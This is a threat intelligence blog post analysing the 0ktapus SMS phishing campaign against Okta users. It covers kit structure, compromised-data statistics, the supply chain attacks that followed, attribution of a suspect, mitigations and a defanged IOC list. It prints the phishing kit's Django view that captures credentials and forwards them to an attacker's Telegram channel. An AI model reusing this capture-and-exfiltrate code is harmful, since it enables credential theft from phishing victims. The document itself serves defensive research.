GROUP-IB

GROUP-IB

25.08.2022

Roasting 0ktapus: The phishing campaign going after Okta identity credentials

Over 130 organizations have been compromised in a sophisticated attack using simple phishing kits

Roberto Martinez
Sr. Threat Intelligence Analyst, Group-IB (Europe)

Rustam Mirkasymov
Head of cyber threat research, Group-IB (Europe)

Multi-factor authentication (MFA) is often implemented as a form of enterprise identity security to protect organizations against credential theft , dictionary attacks, and brute force techniques. But what if MFA is intercepted by a fraudster? In the cyber arena, where there is a continuous arms race with offensive and defensive strategies trying to outcompete each other, techniques that overcome MFA have existed for some time. In this blog, we share the techniques that utilize surprisingly simple tools that were used to overcome enterprise identity access management (IAM) and conduct supply chain attacks.

Introduction

For many years, cybercriminals have used social engineering and phishing attacks to trick unsuspected victims into providing their credentials. These credentials have been used to provide cybercriminals with access to a wide range of company resources for a number of well-documented purposes. To remain ahead of threat actors, and in its mission to fight all types of cybercrime, Group-IB helps organizations protect their digital assets and identify the miscreants targeting them by investigating phishing attacks.

On July 26, 2022, Group-IB intelligence analysts received a request from a client of our Threat Intelligence solution asking for additional information on a recent phishing attack that they had experienced. The investigation started after the client provided domain names and IP addresses used in the attack.

Using a combination of **Group-IB Threat Intelligence**, and in-house and public tools we were able to obtain a list of domains that had been attacked. Our client was only one of several well-known organizations that were targeted in a massive phishing campaign codenamed **Oktapus** by Group-IB researchers. The initial objective of the attackers was clear: obtain Okta identity credentials and two-factor authentication (2FA) codes from users of the targeted organizations. With this information in hand, the attackers could gain unauthorized access to any enterprise resources the victims have access to.

This case is of interest because despite using low-skill methods it was able to compromise a large number of well-known organizations. Furthermore, once the attackers compromised an organization they were quickly able to pivot and launch subsequent supply chain attacks, indicating that the attack was planned carefully in advance.

Group-IB decided to make its research on **Oktapus** publicly available when Signal reported 1,900 of their user's accounts were probably hacked. We hope this blog will provide a better understanding of what happened and will give useful recommendations on how to prevent your organization from becoming a victim.

Attack scheme overview

Based on the request from our client, and from public reports made by Twilio and Cloudflare, the attacks were well designed and executed. The attackers targeted employees of companies that are customers of IAM leader Okta. These employees received text messages containing links to phishing sites that mimicked the Okta authentication page of their organization. Examples of observed phishing SMS messages can be found in the two public reports mentioned above.

Deep dive into the attack

Phishing sites

In total, the Group-IB Threat Intelligence team detected 169 unique domains involved in the **Oktapus** campaign. When analyzing these phishing sites, Group-IB analysts pay attention to all resources being used. On many occasions, there are images, fonts or scripts that are unique enough that they can be used to find other sites using the same phishing kit. In this case, we found an image that is legitimately used by sites leveraging Okta authentication, being used by the phishing kit.

If we correlate the hash value of this image with the keyword "_nuxt" (which is a folder name utilized by the frontend of the phishing kit), we can obtain a unique list of related domains. These domains were all used by the attackers to target organizations in multiple industries, located mostly in the United States and Canada. Based on the fact that many of these organizations use Okta's Identity and Access Management services to secure access to enterprise resources, we named this campaign **Oktapus**.

At this time, it became very clear that the threat actors' immediate intentions were to gain access to the corporate services of the organizations.

Figure 1: Web resource found in all of the sites emulating Okta authentication pages involved in the phishing campaigns

Figure 2: Sample of phishing sites found that emulate Okta authentication pages

Interestingly, the domains being registered for the attacks used keywords like *sso*, *vpn*, *okta*, *mfa*, and *help*. Although, those are commonly used keywords, on occasions other keywords are used, or no keywords at all. As part of best practices, we also started tracking those keywords. However, often we only need to discover one domain to find the others.

From the victim's point of view, the phishing site looks quite convincing as it is very similar to the authentication page they are used to seeing. Victims are prompted for their username and password, and once provided a second page is shown asking for their 2FA code. Once the code has been handed to the phishers, the browser is forced to download a legitimate copy of the remote administration tool AnyDesk. It is still unknown the true purpose of pushing *AnyDesk.exe* to the victim's asset, especially when the phishing link was sent via SMS to a mobile phone. Thus we decided the attacker didn't configure the phishing kit properly in order to target mobile devices. That may indicate that the attacker is inexperienced.

Figure 3: Example of a phishing site emulating the Okta authentication page of a target organization

The frontend of the phishing sites uses the Nuxt.js framework while the backend uses Django, running on port 8080.

Figure 4: Django admin interface running on port 8080 that was used in phishing attack that emulated Okta authentication pages

The phishing site is static, meaning attackers cannot interact with victims in real-time like more sophisticated phishing kits do. However, to gain access before the 2FA codes expire, the attackers need to use the compromised data as soon as they get it. Most likely, this means that attackers were continuously monitoring their tools and using the credentials as soon as they received them.

Phishing kit analysis

With an efficient way to find new phishing sites, the next step was to locate a copy of the phishing kit being used. For this, we used **Virustotal**. It is well known that even cyber criminals use the popular antivirus scan service. A search for the hash of the image we were using to track phishing domains resulted in many false positives and one true positive. It appears that the miscreants had shared the kit among themselves using the file hosting service *Pomf.cat* and one of them scanned the link with Virustotal to make sure there was no malware in it.

With a copy of the phishing kit in our possession, we were ready to start digging and get a better understanding of the threat our client was facing.




Figure 5: Phishing kit structure, that emulated Okta authentication pages, used by the attacker in their campaigns




Figure 6: Phishing kit structure, that emulated Okta authentication pages, used by the attacker in their campaigns

Nowadays, many phishing actors prefer to use kits that deliver the compromised data obtained from victims to a **Telegram** channel controlled by them. Therefore, we were not too surprised to see that this kit was not any different. Hiding at the end of the file containing the settings for Django, were a few lines dedicated to the configuration of the Telegram bot and the channel used by the kit to drop compromised data.

```
class CaptureCredentials(generics.GenericAPIView):
    permission_classes = [permissions.AllowAny]

    def post(self, request, *args, **kwargs):
        if not has_required_fields(request, ['user_id', 'password']):
            return JsonResponse({'error': 'Bad request'}, status=400)

        ip_address, _ = get_client_ip(request)

        capture = models.CapturedAuth()
        capture.userID = request.data['user_id']
        capture.password = request.data['password']
        capture.ip_address = ip_address
        capture.save()

        if settings.TELEGRAM_BOT_ENABLED:
            bot = telegram.Bot(token=settings.TELEGRAM_BOT_TOKEN)
            bot.sendMessage(chat_id=settings.TELEGRAM_BOT_CHANNEL_ID,
                text=f'Received new user credentials!{capture.format_fields_msg()}')
```


Figure 7: Function to send compromised data to Telegram used by the attackers to send credentials to themselves from the emulated Okta authentication pages in their phishing campaigns

Analysis of compromised data

Group-IB utilized patented technologies implemented in Threat Intelligence service to uncover the information obtained from all 0ktapus campaigns launched since March 2022. The analysis of compromised credentials sheds light on targets and helps us understand the attacks' potential impact.


Breakdown of compromised victims	
Compromised user credentials	9931
Compromised user credentials with email	3120

Breakdown of compromised victims	
Compromised user credentials without email	6811
Compromised MFA codes	5441
Unique email domains that compromised users belonged to	136



The analysis shows that most targeted companies are located in the USA. That list also includes companies that are headquartered in other countries but have US-based employees that were targeted.

Unfortunately, we didn't manage to identify all targeted companies, because ⅔ of the data didn't contain a corporate email, but only usernames and 2FA codes. In those cases, we could only identify the region of residence of the victims.



Most companies in the victims' list are providing IT, software development, and cloud services. As described in Twilio's blog, the attackers try to obtain credentials in order to access private data, corporate emails and internal documents.

Seeing financial companies in the compromised list gives us the idea that the attackers were also trying to steal money. Furthermore, some of the targeted companies provide access to crypto assets and markets, whereas others develop investment tools.

Based on recent news about hacked Signal accounts, we can assume the fraudsters may try to get access to private conversations and data. That information can be used as business intelligence and reselled to the victim's competitors or could be used to ransom a victim.

According to published blogs by Twillio and Cloudflare, victims received SMS with phishing links. It is still unknown how fraudsters prepared their target list and how they obtained the phone numbers. But, according to the compromised data we analyzed, the actors started their attacks targeting mobile operators and telecommunications companies. Chances are, some phone numbers may have been obtained from those initial attacks.

Supply chain attacks

Recent disclosures reveal that the initial compromises were just part of the attack. In many cases the attacker targeted mailing lists or customer-facing systems in order to launch supply chain attacks:

- Marketing firm Klaviyo was breached and personal information connected to cryptocurrency-related accounts, reportedly including names, addresses, emails, and phone numbers, was stolen. This information could be used in order to steal cryptocurrency.
- Email platform Mailchimp was breached to gain access to data from crypto-related companies and disrupt operations. Mailchimp was used by technology firm DigitalOcean to send confirmation emails, password resets, email-based alerts. By initiating and redirecting password resets the customers of DigitalOcean could have been compromised.
- Phone number verification provider Twilio was breached, which allowed the attacker to attempt to re-register Signal accounts to new mobile devices.

While it is possible that the threat actor may have been lucky in their attacks it is far more likely that they carefully crafted their attacks in order to launch the sophisticated supply chain attacks outlined above. It is not yet clear if the attacks were planned end-to-end in advance or whether opportunistic actions were taken at each stage. Regardless, it is clear that the attack has been incredibly successful and the full scale of the attack may not be known for some time.

Subject X

Using Telegram features, it is possible to get some information about the channel used by the phishing kit to collect compromised data, such as its name and the users administering it.

Figure 8: Telegram channel used as drop for credentials by the attackers in their phishing campaigns emulating Okta authentication pages




Figure 9: Administrators of the Telegram channel "Okta" used by attackers in their phishing

campaigns that emulated Okta authentication pages

Unfortunately, there was no useful information on the first Telegram account, but luck was on our side with the second one. For now, we will call the creator of the "Okta" channel, Subject X, allegedly a 22-year-old software developer.

Figure 10: Subject X's Telegram account

Using Group-IB Threat Intelligence to monitor Telegram channels used by cybercriminals, we were able to identify a few channels where Subject X was active at some point. One of the posts made by Subject X in 2019 led us to his Twitter account. The same tool also gave us the name and last name the administrator of the channel was using, before adopting the name "X".

Figure 11: Telegram post showing the Twitter account of Subject X




Figure 12: Subject X's Twitter account

Looking up the Twitter handle on Google gives back a GitHub account containing the same username and profile picture. This account also suggests the location of Subject X is North Carolina, United States.




Figure 13: Subject X's GitHub account

From here, we went down the rabbit hole of Internet clues that led us to the alleged identity of Subject X.

Recommendations to avoid becoming a victim

Maintaining a secure organization requires ongoing vigilance. Security measures such as MFA can appear secure but it is clear that attackers can overcome them with relatively simple tools. Using Group-IB Threat Intelligence helps maintain a strong security posture by equipping security teams and tools with the latest insight into attackers.

Group-IB recommends the following to mitigate similar attacks:

1. End users should always check, carefully, the URL of the site where you are entering your credentials. This is especially important for users with privileged accounts.
2. Treat all URLs that were received from unknown sources as suspicious. If in doubt, forward them to your security team for analysis.
3. Implement a FIDO2-compliant security key from a vendor like YubiKey for multi-factor authentication, like Cloudflare suggests
4. If you think your credentials might have been compromised, immediately change your password, sign off from all active sessions, and report the incident to your manager and security team.

In line with Group-IB's mission of fighting cybercrime, we will continue to explore the methods, tools, and tactics used by these phishing actors. We will also continue to inform and warn targeted organizations worldwide. We always strive to ensure that organizations under attack are notified as quickly as possible to help reduce potential damage. We also consider it our responsibility to share our findings with the cybersecurity community and encourage researchers to study advanced threats, share data, and use our technologies to combat cybercrime — together.

If you are interested in what we do and would like to become an expert in the same field, you can take our Digital Forensics, Incident Response, and Threat Intelligence training courses. We also welcome applications to join the Group-IB team. Please check our vacancies on the website.

IOCs

IP	C&C domains
45[.]76[.]80[.]199	twiiio-sso[.]com, box-okta[.]org, kucoin-pin[.]com, boxokta[.]com, kucoin-sso[.]com

IP	C&C domains
66[.]42[.]107[.]233	slack-mailchimp[.]com
45[.]32[.]66[.]165	microsoft-sso[.]net, sendgrid-okta[.]org, mlcrosoft[.]info, mlcrosoft[.]cloud
45[.]76[.]238[.]53	ouryahoo-okta[.]org, ouryahooinc-okta[.]com
155[.]138[.]240[.]251	sykes-sso[.]com, internai-customer[.]io, ouryahoo-okta[.]com, ouryahoo-okta[.]net, techmahindra-sso[.]com
149[.]28[.]37[.]137	qualfon-sso[.]com, twiiio[.]net, twiiio[.]org, teleperformanceusa-sso[.]com, tmo-sso[.]net, okta-sso[.]net
149[.]248[.]1[.]50	att-mfa[.]com, att-rsa[.]com
108[.]61[.]119[.]20	mcsupport-okta[.]com, mailgun-okta[.]com, sprint-idg[.]net
149[.]28[.]212[.]53	tmobie[.]net
140[.]82[.]63[.]209	kucoinpin[.]com, kucoinpin[.]net, twiiio-okta[.]net
144[.]202[.]82[.]47	kucoin-pin[.]net, kucoin-sso[.]net
45[.]63[.]39[.]116	telus-sso[.]com
149[.]248[.]62[.]54	rogers-rci[.]net, rogers-ssp[.]com, iqor-duo[.]net, iqor-portal[.]com, cgslnc-okta[.]com, conexusonline[.]com, klaviyo-sso[.]com
66[.]42[.]91[.]138	arise-okta[.]com
216[.]128[.]141[.]52	rogers-rci[.]com, verizon-sso[.]net, taskus-sso[.]com
45[.]63[.]39[.]151	medailia-okta[.]com, quaifone[.]com, quaifon[.]com, t-moblle[.]org, iqor-sso[.]com, rogers-sso[.]net, tmo-sso[.]com
143[.]244[.]178[.]172	teleperformance-help[.]com
66[.]42[.]90[.]140	twilio-sso[.]com, rogers-help[.]net, twilio-help[.]com, tmoblle[.]co, t-moblie[.]help, twlilo[.]net
165[.]227[.]57[.]16	twilio-sso[.]com, att-sso[.]net
147[.]182[.]201[.]149	coin-base-okta[.]com, rogers-sso[.]com, concentrlx[.]com, concentrix-sso[.]com
146[.]190[.]42[.]89	teleperformance-sso[.]com, transcom-help[.]com,

IP	C&C domains
	atento-help[.]com, sykes-help[.]com, sitel-sso[.]com, mailchimp-help[.]com, sinch-sso[.]com
146[.]190[.]44[.]66	transcom-sso[.]com, hubspot-sso[.]com, mailchimp-sso[.]com, maiichlmp[.]com
167[.]99[.]221[.]10	att-sso[.]com, sitel-help[.]com, bandwidth-okta[.]com
147[.]182[.]132[.]52	cloudflare-okta[.]com
167[.]172[.]141[.]4	twilio-okta[.]com, iqor-helpdesk[.]com, ttec-help[.]com
67[.]205[.]146[.]165	vzw-corp[.]net, iqor-help[.]net, metropcs-edge[.]net
143[.]198[.]164[.]89	iqor-tmobile[.]com, iqor-help[.]com
45[.]63[.]79[.]150	sykes-vpn[.]com, startek-vpn[.]com, t-moblie-okta[.]com, att-uid[.]co, at-uid[.]com, att-ctx[.]com, att-uid[.]co, activecampaign-okta[.]com
144[.]202[.]117[.]57	vzwcorp[.]co
138[.]197[.]7[.]153	tmoblle[.]org, t-mobiie[.]co
144[.]202[.]17[.]28	att-id[.]net, att-uid[.]net
45[.]76[.]171[.]233	uid-att[.]com, att-uid[.]com, intercom-vpn[.]com, sutherlandglobal-vpn[.]com, sitel-vpn[.]net
95[.]179[.]238[.]3	t-mobilers[.]com
137[.]184[.]55[.]52	tmoble[.]net, tp-update[.]com
159[.]223[.]160[.]128	tmoblle[.]net
69[.]55[.]49[.]252	teleperformance-usa[.]net, mytpusa[.]net
143[.]198[.]156[.]234	tmobiler[.]net, t-mobile-okta[.]net, t-moblier[.]org, teleperformance-usa[.]net
159[.]89[.]93[.]54	att-opus[.]net, opus-att[.]com
161[.]35[.]119[.]80	t-mobile-okta[.]org, mytpusa[.]com, twit-vpn[.]com, epicgames-vpn[.]com
67[.]205[.]151[.]76	att-citrix[.]net, tpusa-citrix[.]com, att-citrix[.]com
138[.]68[.]27[.]0	okta-hubspot[.]com, mailchimp-okta[.]com, twitter-okta[.]com, infosys-vpn[.]com, ttec-vpn[.]com, taskus-vpn[.]com

IP	C&C domains
104[.]248[.]234[.]27	tp-usa[.]net, tmoblie[.]net
67[.]205[.]154[.]21	t-mobiie[.]org, t-mobiie[.]net
64[.]227[.]23[.]72	t-mobiie[.]net, okta-oath[.]com
159[.]89[.]159[.]7	okta-tmobiie[.]net, t-mobile-okta[.]com, t-mobile-okta[.]us
66[.]175[.]217[.]141	okta-tmo[.]org, okta-tmobile[.]org
172[.]105[.]98[.]36	tmo-okta[.]com, okta.tmobiie[.]net, okta-drop[.]com
138[.]197[.]194[.]87	loginxarth[.]tv
138[.]68[.]26[.]2	binance-okta[.]com, snap-okta[.]net, snap-okta[.]com, epicgames-okta[.]com, evernote-onelogin[.]com, riotgames-vpn[.]net, okta-riotgames[.]com, one-login[.]co, cb-okta[.]com, cb-okta[.]net
149[.]28[.]110[.]16	tmobile-okta[.]com, tmobile-okta[.]net
157[.]245[.]246[.]85	riotgames-okta[.]com, tmobile-okta[.]com, riotgames-vpn[.]com, customer-internal[.]com
147[.]182[.]218[.]194	alorica-vpn[.]com, concentrixhelp[.]com, att-vmware[.]com
104[.]248[.]236[.]115	att-vpn[.]org, corp-att[.]net, att-vpn[.]com
192[.]241[.]142[.]113	att-support[.]org
165[.]227[.]79[.]161	tmo[.]ac
137[.]184[.]136[.]163	bestbuy-vpn[.]com, ttecvpn[.]com